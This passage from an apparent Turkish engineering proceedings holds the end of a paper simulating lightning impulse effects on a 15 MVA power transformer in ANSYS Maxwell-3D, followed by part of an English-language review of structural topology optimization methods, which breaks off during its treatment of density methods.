mekanik dayanımın az olduğu bölgeler tespit edilmiştir.

**Anahtar Kelimeler:** Yıldırım darbesi, Elektromanyetik kuvvetler, Güç transformatörü, Elektromanyetik akı, ANSYS@Maxwell.

\* yildirim.ozupak@dicle.edu.tr, <https://orcid.org/0000-0001-8461-8702>



## PERFORMING LIGHTNING IMPACT ANALYSIS OF POWER TRANSFORMERS WITH ANSYS@MAXWELL-3D

### Abstract

The estimation of the mechanical strength of the transformer against sudden high voltages and currents in transformers is very important for both the design stage and the life of the transformer. It is important to know the regions exposed to overvoltages during the design phase in order to provide the resistance of the transformers against the lightning pulses. In this study, the electromagnetic flux values of the designed power transformer, both under normal operating conditions and lightning pulses, and the electromagnetic forces occurring in the transformer windings were analyzed. With the ANSYS @ Maxwell-3D based on the Finite Element Method (SEY), a 3D simulation model of the transformer was designed and analyzed. With the designed model, the analyzes of the transformer in both normal working conditions and in case of lightning impact were carried out. In addition, electromagnetic flux and electromagnetic forces were calculated for both operating conditions. In this way, the distribution of magnetic flux density in the core, the problematic and mechanical strength of the regions were determined.

**Keywords:** Lightning impulse, Electromagnetic force, Power transformer, Electromagnetic flux, ANSYS@Maxwell.

### 1. GİRİŞ

Son yıllarda Sonlu Elemanlar Yöntemi'ne (SEY) ANSYS@Maxwell gibi yazılım programları elektrik makinaları modellemek için lineer olmayan çeşitli materyallerin kalıcı mıknatıslanmalarını, manyetik akı dağılımlarını ve elektromanyetik kuvvetlerini belirlemek için çok kullanılmıştır. [1] ve [2]'de, yüksüz kayıplar analiz edilmiş ve farklı kalite ana malzemelerle karşılaştırılmıştır. Malzemelerin elektromanyetik parametreleri sayesinde, sonlu elemanlar analizi ile yüksek doğruluğa sahip tasarımlar yapılabilmektedir. Transformatörün farklı kısımlarında oluşan kayıplar, SEY kullanılarak kolaylıkla hesaplanabilmektedir [3-8]. Benzer şekilde, kaçak akıların neden olduğu kayıplar için farklı koruyucu ve şönt uygulamalarının verimliliği [9] 'da tanımlanmıştır.

Transformatör tasarımında, Elektrik alan modeli ile sargıların hem giriş hem de çıkış tarafında oluşan elektriksel alan dağılımları incelenerek sistemin izolasyon seviyesi analiz edilebilir. Manyetik Alan modeli ile de transformatörün nüve ve sargı tasarımı, eşdeğer parametrelerin


bulunması, kısa devre testinde sargılara gelen Laplace kuvvetleri ile analiz edilebilir. [10]'de ince saçlar kullanarak önemli ölçüde girdap akım kaybını azaltmak için çalışmalar yapılmıştır. [11]'de başka bir yeni yaklaşım ise nüvenin yapısında stranded demir kullanılarak eddy kayıpları azaltılmaya çalışılmıştır.

Transformatörlerde meydana gelen elektromanyetik kuvvetler transformatörün sargılarına etki eder. Bu kuvvetler, tahribatlara ciddi mekanik hasarlara ve transformatörün patlamasına yol açabilecek etkilere olabilir. Bu nedenle, transformatörün kısa devre ve yıldırım darbesi durumlarındaki dayanıklılığı güç transformatörlerinin temel özelliklerinden biri olarak kabul edilmektedir [12]. Bir elektrik tesisine güç trafosu kurmadan önce, kısa devre akımlarından kaynaklanan elektromanyetik kuvvetlerin tahmin edilmesi, güvenli çalışma şartları ve trafonun ömrü için tasarım aşamasında bilinmesi büyük önem taşımaktadır. Transformatörün kısa devre testi için, özel tesisler, özel cihazlar ve bu testleri gerçekleştirebilecek uzmanlar gerekmektedir. Transformatörün nominal güç değeri arttıkça kısa devre testini gerçekleştirmek daha zorlaşmaktadır.

Bu çalışmada, güç transformatörüne elektromanyetik akı yoğunluğu ve sargılarda meydana gelen elektromanyetik kuvvetlerin hesaplanması için 3D güç transformatör modeli kullanılmıştır. Bunun için hem yıldırım darbesi altında hem de normal çalışma koşullarında analizler gerçekleştirilmiştir.

## **2. MAXWELL-3D ORTAMINDA TRANSFORMATÖRÜN MODELLENMESİ**

Gerçek trafo boyutlarına ve geometrisine dayanan SEY modelleri, düşük frekanslı geçici elektromanyetik alanın 3-D simülasyonu için oluşturulmuştur. Transient simülasyonun temel süreci, fiziksel denklemlerin mekansal ve zamansal ayrılmasını içermektedir. Sonlu Elemanlar Yöntemi, mühendislik uygulamalarında yaygın olarak kullanılmaktadır. Bu yöntem ile karmaşık, homojen olmayan ve anizotropik materyaller modellenen ve düzensiz ağlar (mesh) kullanılarak karmaşık geometriler analiz edilebilmektedir. Aşağıda Şekil 1'de SEY'e dayanan ANSYS@Maxwell ortamında tasarlanan trafo modeli sunulmuştur.



Şekil 1. Transformörün 3D Modeli

SEY, verilen bir uyarma ve frekans değerine bağlı olarak Maxwell denklemlerini çözmektedir. Geçici simülasyon, tüm zaman aşamalarını eşzamanlı olarak çözmek için zaman eksenini boyunca alan ayrıştırması yapılarak gerçekleştirilir. Transformör modelinde, sınır koşulları, dış geometri ve tüm materyallerin özellikleri üzerinde tanımlanmaktadır. Tasarlanan transformöre ait elektriksel ve mekaniksel veriler aşağıda Tablo 1’de verilmiştir.


Tablo 1. Üç Fazlı 15 MVA Transformör Tasarım Öncesi Bilgileri

Parametre	Değer
Görünür Güç	15 MVA
Yüksek Gerilim (YG)	33 kV
Alçak Gerilim (AG)	11 kV
Nüve Kaybı	12.5kW
Bakır Kaybı	97kW
Frekans	50 Hz
Nüve Materyali	M125-027S
YG Sargı Direnci	1.7 $\Omega$
AG Sargı Direnci	40 m $\Omega$
YG Bağlantı	Delta
AG Bağlantı	Yıldız
YG Spir Sayısı	135
AG Spir Sayısı	665
YG Faz Akımı	784 A
AG Faz Akımı	156 A
Akım Yoğunluğu	1.8 A/m <sup>2</sup>


Kısa devre testi için geçici rejim çözücüyü bağlı simülasyonda önceden tanımlanmış zaman aralığı ve zaman adımı için analiz gerçekleştirilmiştir. Trafonun 3-D modelinin simülasyonundan elektromanyetik akı yoğunluğu, elektromanyetik alan şiddeti ve elektromanyetik kuvvetler elde edilmiştir. Analizler, 0.08-0.1 s zaman aralığında 0.005 s adımlarla gerçekleştirilmiştir.

Sonlu Elemanlar Yöntemi (SEY), mühendislik uygulamasında yaygın olarak kullanılmaktadır. Bu yöntem ile karmaşık, homojen olmayan ve anizotropik materyaller modellenabilir ve düzensiz ağlar (mesh) kullanılarak karmaşık geometri analiz edilebilir.

SEY verilen bir uyarma ve frekans değerine bağlı olarak Maxwell denklemlerini çözmektedir. Transient simülasyon, tüm zaman aşamalarını eşzamanlı olarak çözmek için zaman eksenini boyunca alan ayrıştırması yapılarak gerçekleştirilmiştir. Hem yıldırım darbesi uygulanarak gerçekleştirilen analizler için hem de normal şartlardagerçekleştirilen analizler içintransformatör modelinde, sınır koşulları, dış geometri ve tüm materyallerin özellikleri üzerinde tanımlanmaktadır. Manyetik nüve, manyetizasyonun B-H eğrisi ve ince laminasyonlarla karakterize edilmektedir. Bu karakteristik özellikler trafo modelinin her iki simülasyonunda da kullanılmıştır. Manyetik nüve materyaline ait B-H eğrisi aşağıda Şekil 2’de sunulmuştur. Spesifik nüve kayıpları B-P eğrisi deŞekil 3’te sunulmuştur.




Şekil 2. Nüve laminasyonunun B-H eğrisi.



Şekil 3. Akı kayıplarına karşı nüve yoğunluğunun B-P eğrisi

### 3. Transformatörün Normal Çalışma Koşullarındaki Analizi

Bu çalışma koşulunda transformatör modellerindeki tasarımların analizleri gerçekleştirilmiştir. Bu kısımda transformatörün, manyetik alan analizi ve elektromanyetik kuvvetleri kalıcı rejim durumu için hesaplanmıştır. Ani akımları elimine etmek ve simülasyon süresini kısaltmak için Şekil 4’te sunulan veüssel olarak artan bir gerilim uygulanmıştır.



Şekil 4. Transformatörün giriş gerilimi




$$V_a = V_p (1 - e^{1-50t}) \cdot \cos(2\pi t \cdot 50) \quad (1)$$

$$V_b = V_p (1 - e^{1-50t}) \cdot \cos\left(2\pi t \cdot 50 + \frac{2}{3} \cdot \pi\right) \quad (2)$$

$$V_c = V_p (1 - e^{1-50t}) \cdot \cos\left(2\pi t \cdot 50 + \frac{4}{3} \cdot \pi\right) \quad (3)$$

Manyetik akı yoğunluğu B'nin hesaplanması için manyetik vektör potansiyeli A bulunmalıdır. Bu amaçla, tüm model geometrisi, A'nın basit bir işlevle yaklaşık olarak eşleştirildiği, genellikle üçgenler ve düzgün dörtyüzlüler olmak üzere birçok öğeye ayrılır. 3D modelinde sonlu elemanların oluşturduğu mesh (ağ) Şekil 5'te sunulmuştur.



Şekil 5. Trafo 3D modelinin mesh'ı (ağ).

### 3.1 Elektromanyetik Alan Analizi

Trafo tasarımcıları eskiden matematiksel modelleri baz alarak tasarımlarını sadece teorik olarak gerçekleştirmişlerdir. Bunun için Maxwell denklemleri kullanılmıştır.

- Faraday'ın indüksiyon yasası:

$$\nabla \times E = -\dot{B} \quad (4)$$

- Gauss'un manyetik yasası:

$$\nabla \cdot B = 0 \quad (5)$$

- Ampere'nin akım yasası:


$$\nabla \times H = j + \dot{D} \quad (6)$$

- Gauss'un elektrik yasası:

$$\nabla \cdot D = \rho \quad (7)$$


Bu yasalar baz alınarak elektromanyetik çözümler gerçekleştirilmiştir.

Transformatörün çalışması koşulları nüve doyma noktasına yakın olursa transformatörde kayıplar artar, açığa çıkan ısı artar ve transformatörün verimi düşer. Bu nedenle, simülasyonu gerçekleştirilen modelin akı yoğunluğu farklı zaman dilimleri için analiz edilmiştir. Tasarlanan transformatör modelinin elektromanyetik akı yoğunluğunun dağılımı Şekil 6'da 3D olarak sunulmuştur. Elde edilen sonuçlardan, transformatörün nüvesinin akı yoğunluğu dağılımının doyuma gittiği bölgeler görülebilmektedir.



Şekil 6. 3D Akı Yoğunluğu Dağılımı

Tasarlanan transformatör modelinin nüve kayıp eğrisi aşağıda Şekil 7’de verilmiştir.



Şekil 7. Manyetik nüvenin kayıp eğrisi

Transformatörün normal çalışma koşullarındaki simülasyonundan elde edilen değerler aşağıda Tablo 2’de sunulmuştur.


Tablo 2. Modelin Normal Çalışma Koşullarındaki Elektromanyetik akı ve Kayıp değerleri

Maksimum Elektromanyetik akı (T)	Nüve kaybı (kW)	Eddy akım kayıpları (kW)	Histeresiz kayıplar (kW)	Diğer kayıplar (kW)
1.84	11.9391	4.4876	3.6509	3.8006

#### 4. YILDIRIM DARBESİNİN TASARLANAN MODELE UYGULANMASI

Yıldırım darbesini uygulamak için “Transient” çözücü tipi kullanılmıştır. Burada uyarma AG sargılarına verilerek simülasyon gerçekleştirilmiştir.


Yıldırım darbesini uygulamak için “SheetScan” yöntemi kullanılmıştır. Yeni bir koordinat sistemi ve eğri oluşturulmuştur. Analiz, 0-50µ saniye aralığında birer mikro-saniyelik aralıklarla gerçekleştirilmiştir. Uygulanan yıldırım darbe geriliminin maksimum değeri 1MV’dir. Aşağıda Şekil 8 ve 9’da, uygulanan yıldırım darbesinin şekli ve elde edilen koordinat sistemine ait eğrinin grafikleri sırasıyla sunulmuştur.




Şekil 8. Uygulanan yıldırım darbesine ait grafik.

#### 4.1 Yıldırım Darbesi Uygulanan Modelin Analizi

Tasarlanan modele SheetScan metoduyla yıldırım darbesi uygulanmıştır. Gerilim seviyesi 1 MV ve analiz süresi için 0-50  $\mu$  saniye aralığı için 1  $\mu$  saniyelik adımlar seçilmiştir. Simülasyondan sonar elde edilen nüve kaybı grafiği aşağıda Şekil 10'da sunulmuştur.



Şekil 9. 3D transformatör modelinin yıldırım darbesi için akı yoğunluğunun dağılımı



Şekil 10. 3D transformatör modelinin yıldırım darbesi için nüve kayıp eğrisi.

Ampirik formüllere dayanan manyetik akı yoğunluğunun hesaplanması, makinenin farklı kısımlarındaki akı yoğunluğunun sadece yaklaşık değerlerini vermektedir. Makinenin farklı kısımlarındaki akı yoğunluğunun doğru tahmini için, nüve malzemesinin doyma noktasına (B-H) yakın olduğu makinenin zayıf parça olarak adlandırılan kısımlarını doğru tahmin etmek tasarım sürecinde önemlidir. Makinenin nüve doyma noktasına yakın çalışması, kayıpları ve ısı yayılımını artırır, verimi düşürür. Bu nedenle, akı yoğunluğu, her iki test durumu için farklı zaman aralıklarında analiz edilmiştir.

Yıldırım darbe analizi gerçekleştirilen modelde nüve malzemesinde meydana gelen elektromanyetik akı değerinin normal çalışma koşullarındaki elektromanyetik akı değerinden çok yüksek olmuştur. Bu durumun da nüve malzemesinin doyuma gitmesine neden olduğu görülmüştür. Ayrıca nüvedeki zayıf noktalar ve sıkıntılı bölgeler tespit edilmiştir.

## 5. SONUÇ

Bu çalışmada SEY bazlı transformatör simülasyon modeli sunulmuştur. SEY'ye dayanan simülasyon yöntemi bu çalışmada önerilmiştir. Elde edilen 3D modeller, normal analizler için üç fazlı simetrik güç kaynağı, yıldırım darbesi için asimetrik güç kaynağı için ana kayıpların hesaplanmasını sağlamıştır. Nüve laminasyon materyalinin manyetik ve elektriksel özellikleri



kayıpların meydana gelmesinde büyük etkiye sahip olduğu için, M125-027 materyali kullanılmıştır. Yıldırım Darbesine bağlı olarak yapılan analizde hem kayıplar hem elektromanyetik akı çok çok yüksek olmuştur. Transformatör kesitindeki akı yoğunluğu dağılımı da hesaplanmıştır. Tüm modellerden elde edilen sonuçlardan yıldırım darbesi altında çalışan transformatörün, nüvenin doyma noktasının çok üstünde çalıştığı kanıtlanmıştır.

## TEŞEKKÜR

Bu çalışma İnönü Üniversitesi Bilimsel Araştırma Projeleri Koordinasyon Birimince Desteklenmiştir. Proje Numarası: FBA-2017-639. Katkılarından dolayı teşekkürler.

## KAYNAKLAR

- [1] M. Heindl, S. Tenbohlen , R. Wimmer: Transformer modeling based on standard frequency response model, XVII International Symposium on High Voltage Engineering, Hannover, Germany, August 22-26, 2011, pp. 1-5.
- [2] O. Ozgonenel, E. Kilic: Modeling and real-time fault identification in transformer, Journal of the Franklin Institute, vol. 345, no. 3, May 2008, pp. 205-225.
- [3] S.M.H. Hosseini, S.M. Enjavi Madar, M. Vakilian: Using the finite element method to calculate parameters for a detailed model of transformer winding for partial discharge research, Turkish journal of electrical engineering and computer science, vol. 23, no. 3, 2015, pp. 709-718.
- [5] Tsili MA, Kladas AG, Georgilakis PS. Computer aided analysis and design of power transformers. Comput Ind 2008;59:338–50
- [6] Y. Wang, J. Pan, M. Jin: Finite Element Modeling of the Vibration of a Power Transformer, Proceedings of ACOUSTIC 2-4 November, Australia, 2011, pp. 1-7.
- [7] Mamizadeh, A., Iskender, I. (2009). Analyzing and comparing thermal models of indoor and outdoor oil-immersed powerl powertech. IEEE Bucharest, 2, 1 – 8.
- [8] Maizana, D., “Analyze eddy current loss in the three phase 100kVA transformer core with the mix 60 T joint core”, Asian J. of Sci. Res., 6, 122-128, (2013).
- [10] User’s guide – Maxwell 2D/3D. 2018.
- [11] Georgilakis, P. S. (2009). Spotlighting on Modern Transformer Design, Springer is part of Springer Science+Business Media, Greece, 75, 125-129, 146-148, 267-269.
- [12] J. Smajic, T. Steinmetz, M. Rüegg, Z. Tanasic, R. Obrist, J. Tepper, B. Weber, M. Carlen, “Simulation and Measurement of Lightning-Impulse Voltage Distributions Over Transformer Windings.” IEEE Transactions on Magnetics, vol. 50, no. 2, 553-556, (2014).



## AN OVERVIEW ON TOPOLOGY OPTIMIZATION METHODS EMPLOYED IN STRUCTURAL ENGINEERING

Osman YÜKSEL<sup>\*1</sup>

<sup>1</sup>Department of Mechanical Engineering, Kırklareli University

### Abstract

Any mechanical performance measure of a structure is strongly related with its topology. Size and shape optimization cannot give the best structural performance, since these methods cannot change the structure's topology. Hence, topology optimization should be employed to obtain the best performance. In this paper, a review of topology optimization is provided. At first, the general topology optimization problem is defined. Then, modern topology optimization methods are presented and discussed.

**Keywords:** Topology Optimization, Structural Optimization, Optimum Structural Design, Review

## YAPISAL MÜHENDİSLİKTE KULLANILAN TOPOLOJİ ENİYİLEMESİ YÖNTEMLERİ ÜZERİNE GENEL BİR BAKIŞ

### Özet

Bir yapının gösterdiği mekanik performans, o yapının topolojisi ile çok yakından alakalıdır. Boyut ve şekil eniyilemeleri sonucunda, yapının topolojisinde bir değişiklik olmadığı için, en iyi performans elde edilemez. Netice itibarıyla, en iyi performansın elde edilebilmesi için topoloji eniyilemesinden faydalanılması gerekmektedir. Bu çalışmada, topoloji eniyilemesi yöntemleri hakkında bir derleme sunulmuştur. İlk olarak, genel topoloji eniyilemesi problemi tanıtılmış, ardından modern topoloji eniyilemesi yöntemleri tartışılmıştır.

**Anahtar Kelimeler:** Topoloji Eniyilemesi, Yapısal Eniyileme, Eniyilenmiş Tasarım, Derleme

\* osmanyuksel@klu.edu.tr, <https://orcid.org/0000-0001-9492-1756>



## 1. INTRODUCTION

Structural optimization is a subspace of the general optimization field which concerns with obtaining optimized structures to achieve certain needs while satisfying some constraints. Three types of structural optimization problems are encountered in the field: size, shape and topology optimization. In size optimization, the geometry of the structure is known, but certain sizes (dimensions) are the design variables to be determined. In shape optimization, the topology is known, but the boundary curves/surfaces of the structure either parameterized or discretized design variables are to be found. Whereas in topology optimization, usually the whole design domain is discretized, then the boundary curves/surfaces as well as number of holes and the location of the holes inside the design domain can be altered.

Topology optimization [1, 2] is basically the determination of optimum material distribution in a design space which minimizes (or maximizes) an objective function while satisfying some constraints. The objective function can be compliance minimization (i.e., stiffness maximization) for static problems and, fundamental frequency or frequency gap maximization for dynamic problems [3]. A topology optimization problem is solved in a certain design space in which applied loads and boundary conditions are specified. In this design space, a volume fraction value, which indicates the ratio of solid volume to total design space volume, is also defined. Volume fraction determines how much of the design space will include solid material. In order to conduct topology optimization, a finite element model is needed. For two dimensional structures, a finite element model can be constructed by employing large number of square elements, which can be considered as pixels. Then, the topology optimization problem can be summarized as determining which pixels will include material and which pixels will be void, for the optimized design.

Topology optimization is the most comprehensive method to be employed in structural design, since it involves simultaneous size and shape optimization, as well. Because of this promise, it is widely studied in the structural engineering field [4-6]. In this study, a brief review on topology optimization fundamentals and modern topology optimization methods utilized in optimum structural design is provided.

## 2. TOPOLOGY OPTIMIZATION

### 2.1. Description of Topology

Mathematically, topology is concerned with the deformable objects, and all distortions are considered as transformations or reversibly unique mappings [7]. The topological transformations or topological mappings are the transformations which do not change the neighborhood relations, in other words, topological transformations cause topologically equivalent domains, therefore, topological property of a domain is invariant for all topological mappings [7].

Topological domains consist of all subsets of  $\mathbb{R}^3$ . The degree of connection of domains determines its topology class. Domains belonging to the same topology class are considered as topologically equivalent [7] (see Figure 1a). Naming of topology classes can be done as follows:  $n$ -fold connected domains require  $(n-1)$  cuts from one boundary to another, to convert them into a simply connected domain [7] (see Figure 1b).

According to the above definitions, size and shape optimizations cause topological mappings that result in topologically equivalent structures. However, topology optimization transforms the structure from one topology class to another.


### 2.2. Topology Optimization Problem

Although exact analytical solutions of topology optimization problems reveal basic characteristics of optimal designs, they are only capable of solving problems having simple load and support conditions [8]. Therefore, for more realistic problems, it is necessary to use a discretized design domain. Most of the studies in the literature use finite element formulation with a fixed mesh as the discretized model [9]. Here, the general form of topology optimization problem is provided for this model as:

$$\begin{aligned} & \text{minimize: } H(\mathbf{u}(\mathbf{x}), \mathbf{x}) \\ & \text{subject to: } G_j(\mathbf{u}(\mathbf{x}), \mathbf{x}) \geq 0 \quad \text{for } j = 1, 2, \dots, P \\ & \quad \quad \quad x_e = 0 \text{ or } 1 \quad \text{for } e = 1, 2, \dots, N \end{aligned} \quad (1)$$

where  $\mathbf{x}$  is the design variable vector,  $\mathbf{u}$  is the state field,  $H$  is the objective function,  $G_j$  is the  $j$ th constraint,  $P$  is the total number of constraints,  $x_e$  is the  $e$ th structural member that constitutes the design variable vector  $\mathbf{x}$ ,  $N$  is the total number of design variables (structural members). One of

the mostly used constraints above is the so called volume (or mass) constraint [9].



**Figure 1.** (a) Topologically equivalent domains. (b) Topological classes of simply, two-fold, three-fold connected domains.

The formulation given in Equation (1) most of the time represents a nonlinear topology optimization problem. Here, it should be emphasized that, design variables can only take a value of 0 or 1. In general, topology optimization problems lack solutions (i.e., ill-posed) with this current form [7, 9]. If design variables are defined as continuous, the problem relaxes and efficient gradient-based optimization algorithms can be utilized [9]. Then, the continuous topology optimization problem can be written as:


$$\begin{aligned} & \text{minimize: } H(\mathbf{u}(\mathbf{x}), \mathbf{x}) \\ & \text{subject to: } G_j(\mathbf{u}(\mathbf{x}), \mathbf{x}) \geq 0 \quad \text{for } j = 1, 2, \dots, P \\ & \quad \quad \quad 0 \leq x_e \leq 1 \quad \text{for } e = 1, 2, \dots, N \end{aligned} \quad (2)$$

The formulation in Equation (2) is extensively used in the modern topology optimization literature [9]. For instance a static topology optimization problem, where the objective function is minimization of the compliance (or equivalently maximization of the stiffness) of the structure, can be written as:



$$\begin{aligned} &\text{minimize: } H(\mathbf{x}) = \mathbf{u}(\mathbf{x})^t \mathbf{K} \mathbf{u}(\mathbf{x}) \\ &\text{subject to: } \mathbf{K} \mathbf{u} - \mathbf{f} = \mathbf{0} \\ & a V_0 - V(\mathbf{x}) \geq 0 \\ & 0 \leq x_e \leq 1 \quad \text{for } e = 1, 2, \dots, N \end{aligned} \quad (3)$$

where  $\mathbf{u}$  is the displacement field,  $\mathbf{K}$  is the global stiffness matrix,  $\mathbf{f}$  is the load vector,  $V(\mathbf{x})$  is the total solid material volume,  $V_0$  is the total design space volume,  $a$  is the volume fraction value which is the ratio between the total solid material volume and the total design space volume. In the problem given in Equation (3), mass constraint is employed via the volume fraction term. Moreover, static equilibrium equation must be satisfied in all of the iteration steps. A sample compliance minimization (i.e., stiffness maximization) topology optimization problem [10] description and its solution is provided in Figure 2. In this problem the volume fraction,  $a$ , is selected as 0.5 (i.e., half void-half solid design). The finite element discretization is  $50 \times 150$ , therefore design space consists of 7500 elements (i.e.,  $V_o = 7500$ ). The beam dimensions are 1 m  $\times$  3 m. Applied vertically downward force's ( $F$ ) magnitude is 1 kN and an isotropic material with  $E = 210$  GPa and  $\nu = 0.3$  is utilized. In Figure 2, at left, the design space, applied load and the boundary conditions are seen. Whereas, at right, the topology optimized design is presented.



**Figure 2.** A compliance minimization topology optimization problem [10].

On the other hand, for dynamic problems, objective function can be  $n$ th natural frequency maximization or frequency gap maximization. A topology optimization problem in which  $n$ th natural frequency is maximized with a mass constraint can be defined as:

$$\text{maximize: } \omega_n^2(\mathbf{x}) = \frac{\mathbf{u}_n^t \mathbf{K} \mathbf{u}_n}{\mathbf{u}_n^t \mathbf{M} \mathbf{u}_n}$$

$$\text{subject to: } \mathbf{K}\mathbf{u}_n - \omega_n^2 \mathbf{M}\mathbf{u}_n = \mathbf{0} \quad (4)$$

$$aV_0 - V(\mathbf{x}) \geq 0$$

$$0 \leq x_e \leq 1 \quad \text{for } e = 1, 2, \dots, N$$

where  $\omega_n$  is the  $n$ th natural frequency,  $\mathbf{u}_n$  is the  $n$ th mode shape vector and  $\mathbf{M}$  is the global mass matrix of the structure. Similarly a frequency gap maximization topology optimization problem in which the frequency gap between  $n$ th and  $n+1$ th natural frequencies are maximized for a given mass constraint can be defined as:

$$\text{maximize: } \frac{\omega_{n+1}^2(\mathbf{x})}{\omega_n^2(\mathbf{x})}$$


$$\text{subject to: } \mathbf{K}\mathbf{u}_n - \omega_n^2 \mathbf{M}\mathbf{u}_n = \mathbf{0} \quad (5)$$

$$\mathbf{K}\mathbf{u}_{n+1} - \omega_{n+1}^2 \mathbf{M}\mathbf{u}_{n+1} = \mathbf{0}$$

$$aV_0 - V(\mathbf{x}) \geq 0$$

$$0 \leq x_e \leq 1 \quad \text{for } e = 1, 2, \dots, N$$

Sample natural frequency maximization and frequency gap maximization topology optimization problems are provided in Figure 3 and Figure 4, respectively.




**Figure 3.** A fundamental frequency maximization topology optimization problem [10].

In Figure 3, a fundamental frequency maximization topology optimization problem [10] with 0.5 volume fraction value ( $a$ ) is solved. The finite element discretization is  $40 \times 320$ , therefore the total design space consists of 12800 elements (i.e.,  $V_o = 12800$ ). The beam dimensions are  $1 \text{ m} \times 8 \text{ m}$ . An isotropic material with  $E = 210 \text{ GPa}$ ,  $\nu = 0.3$  and  $\rho = 7800 \text{ kg/m}^3$  is employed. At top of the Figure 3, the design space is provided and at bottom, the topology optimized design is

presented.

On the other hand, in Figure 4, a frequency gap maximization topology optimization problem [11] with 0.5 volume fraction value is given. The objective function is to maximize the gap between the second and the first natural frequencies of a compliant inertial amplification mechanism [12]. The finite element discretization is  $50 \times 100$ , and mechanism has 50 mm height (vertical) and 100 mm length (horizontal). An isotropic material with  $E = 210$  GPa,  $\nu = 0.3$  and  $\rho = 7800$  kg/m<sup>3</sup> is used. At left of the Figure 4, the design space is given, whereas at right, the topology optimized design is presented.



**Figure 4.** A frequency gap maximization topology optimization problem [11] of a compliant inertial amplification mechanism [12].

### 2.3 Early Historical Progress Achieved in Structural Topology Optimization

Topology optimization studies can be traced back more than a hundred years ago [13]. In Michell's pioneering work [13], optimal layout of truss structures which minimizes the weight is studied for a single load condition while only stress constraints are being employed. This type of structures are known as Michell trusses to honor their founder. Further discussions on Michell trusses are provided in [14]. However, the subject was untouched until 1950s [15]. Between 1950s and 1980s, various analytical and numerical studies on layout optimization are done (for detailed discussions see [8, 15-17]). In that period, conducted works are referred as layout optimization, since grid-like structures are studied. In topology optimization, the ratio of solid structure's volume to total design space volume is referred as the volume fraction. Therefore, layout optimization deals with low volume fraction designs like truss topology optimization [8, 18].



During 1980s, the necessity of studying high volume fraction design spaces emerged. In those years, it was discovered that, for the problems with high volume fractions, it is necessary to consider the microstructure of the system (see [15] for historical progress). The so-called microstructure approach is considered under the topic of generalized shape optimization [8, 18]. More clearly, generalized shape optimization is the topology optimization performed for high volume fraction design spaces and it is the most general problem formulation that also covers layout optimization. In this study, “generalized shape optimization” term is omitted. Instead, “topology optimization” is used. So, when the term “topology optimization” is seen in the text, it should be understood that the problem deals with the most general case, i.e., problems with high volume fractions.

The introduction of microstructure approach to topology optimization field leads the modern topology optimization techniques to emerge. In the next section, the basic categories of these techniques are discussed in detail.

### **3. BASIC CATEGORIES OF MODERN TOPOLOGY OPTIMIZATION METHODS**

For almost 30 years, numerous topology optimization methods emerged. In a recent study [9], the close relationship among these methods are pointed out. However, a coarse classification of the existing methods is still possible. To that end, in this section, modern topology optimization methods are categorized and the popular ones are introduced within each subsection. One can refer to [7, 9, 18, 19], to extend the idea about the subject.

Here, it should be noted that, it is a tradition to develop and test the topology optimization algorithms on compliance minimization problems with a mass constraint. Unless specified, throughout this chapter, the methods presented are also for that kind of topology optimization problems, as well.

#### **3.1. Homogenization Methods**

The discrete nature of topology optimization problem formulation given in Equation (1) leads lack of existence of solutions even for the simple problems such as minimum compliance case [8]. One way of making the problem formulation relaxed and continuous as given in Equation (2)



is to introduce composite microstructures to the design domain [20]. To that end, mathematical theory of homogenization (see [21] for a brief review) is used to obtain a homogenized equivalent material model which replaces the composite, in turn, making the optimization problem relaxed and design variables continuous. The usage of homogenization theory is the reason why these techniques are called homogenization methods in the literature [7, 22-24].

In these methods, design domain is considered as being consisted of composite microstructures. These composite microstructures are composed of periodically repeating porous unit cells. These unit cells can be a hole-in-cell type or a layered type [7]. Other unit cell composite types can be found in the literature as well [20]. It is assumed that there exists infinitely many periodically distributed small unit cells within the microstructure. This assumption leads the continuous variation of material density throughout the microstructure [7]. This periodic microstructure's effective macroscopic properties depend on its unit cell geometry, and homogenization theory is utilized to calculate them at this point [7]. Following this procedure, a well-posed topology optimization problem formulation is obtained, as desired.

There exists mainly two homogenization methods which are classified according to the unit cell type used in the microstructure [18]. One of them uses optimal unit cell structures which are previously found for a certain type of problem. However, that situation brings a disadvantage, since advanced mathematical treatment to obtain optimal unit cells is needed for other problem types [18]. The other method utilizes non optimal unit cells [20]. This type of unit cell consists of a rectangular void inside and isotropic material on the edges. For this type of structure, rectangular void lengths ( $a$  and  $b$ ) and unit cell orientation angle with respect to global coordinate system ( $\theta$ ) are the design variables. Design variables  $a$  and  $b$  are continuous and they can vary between 0 and 1. By homogenization, mechanical properties of the microstructure which is composed of infinitely many unit cells can be defined in terms of  $a$ ,  $b$  and  $\theta$ . In other words, when homogenization method is employed,  $a$ ,  $b$  and  $\theta$  variables actually define the configuration of the microstructure. In discretized domain, a microstructure corresponds to an individual finite element. Simple microstructure definition of this type is used in the first homogenization method topology optimization study in the literature [22] and caused the modern topology optimization field to emerge.

### 3.2. Density Methods

Density methods [25-27] are introduced after the homogenization methods. In these methods, for an individual finite element (i.e., microstructure) there exists only one design variable which is the element density ( $x_e$ ). A microstructure's material property contribution to the whole structure depends on this density design variable which can take any value between 0 and 1. With this formulation, various well-known optimization algorithms (see [28]) can be utilized to solve the topology optimization problem. Moreover, density methods involve penalization parameters, which penalize intermediate densities to obtain manufacturable solid-void designs with clear material boundaries instead of the perforated ones acquired with homogenization methods. Various density methods can be found in the literature [9, 19]. Here, the most popular of them, "Solid Isotropic Microstructure with Penalization" (SIMP) method [25, 26] is addressed.

The SIMP method [25, 26] is a density method in which elastic properties of a microstructure is proportional to an exponential multiple of an element density ( $x_e$ ) function. Exponential multiplier of an element density function (penalization number,  $p$ ) causes the continuous and differentiable variation of the microstructure property of an individual finite element, therefore the topology optimization problem is converted into a continuous problem (like Equation 2). This allows one to use the gradient based mathematical programming methods. Moreover, in the presence of a volume constraint, the use of penalization number ( $p$ ) values larger than 1 (i.e.,  $p > 1$ ) penalizes microstructures with intermediate densities [7]. When  $p > 1$ , the microstructures with intermediate densities contribute to structure's elasticity less than the structure's mass. In other words, they do not provide enough stiffness for the structure compared to their mass. So it becomes uneconomical for the structure to hold them. Consequently microstructures (finite elements) with intermediate densities are penalized and they are forced to vanish through the optimization process. As a result, a void-solid (0-1) type of a final design is obtained. On the other hand, the common numerical instabilities in topology optimization problems, such as local minima problem, checkerboard pattern formation and more importantly, mesh dependency issues [29], can also occur in the SIMP method with its current formulation, as well.

In Section 2.2, the need to transform the original problem in Equation (1) to Equation (2) is mentioned. One way to successfully achieve this is the homogenization approach (see Section



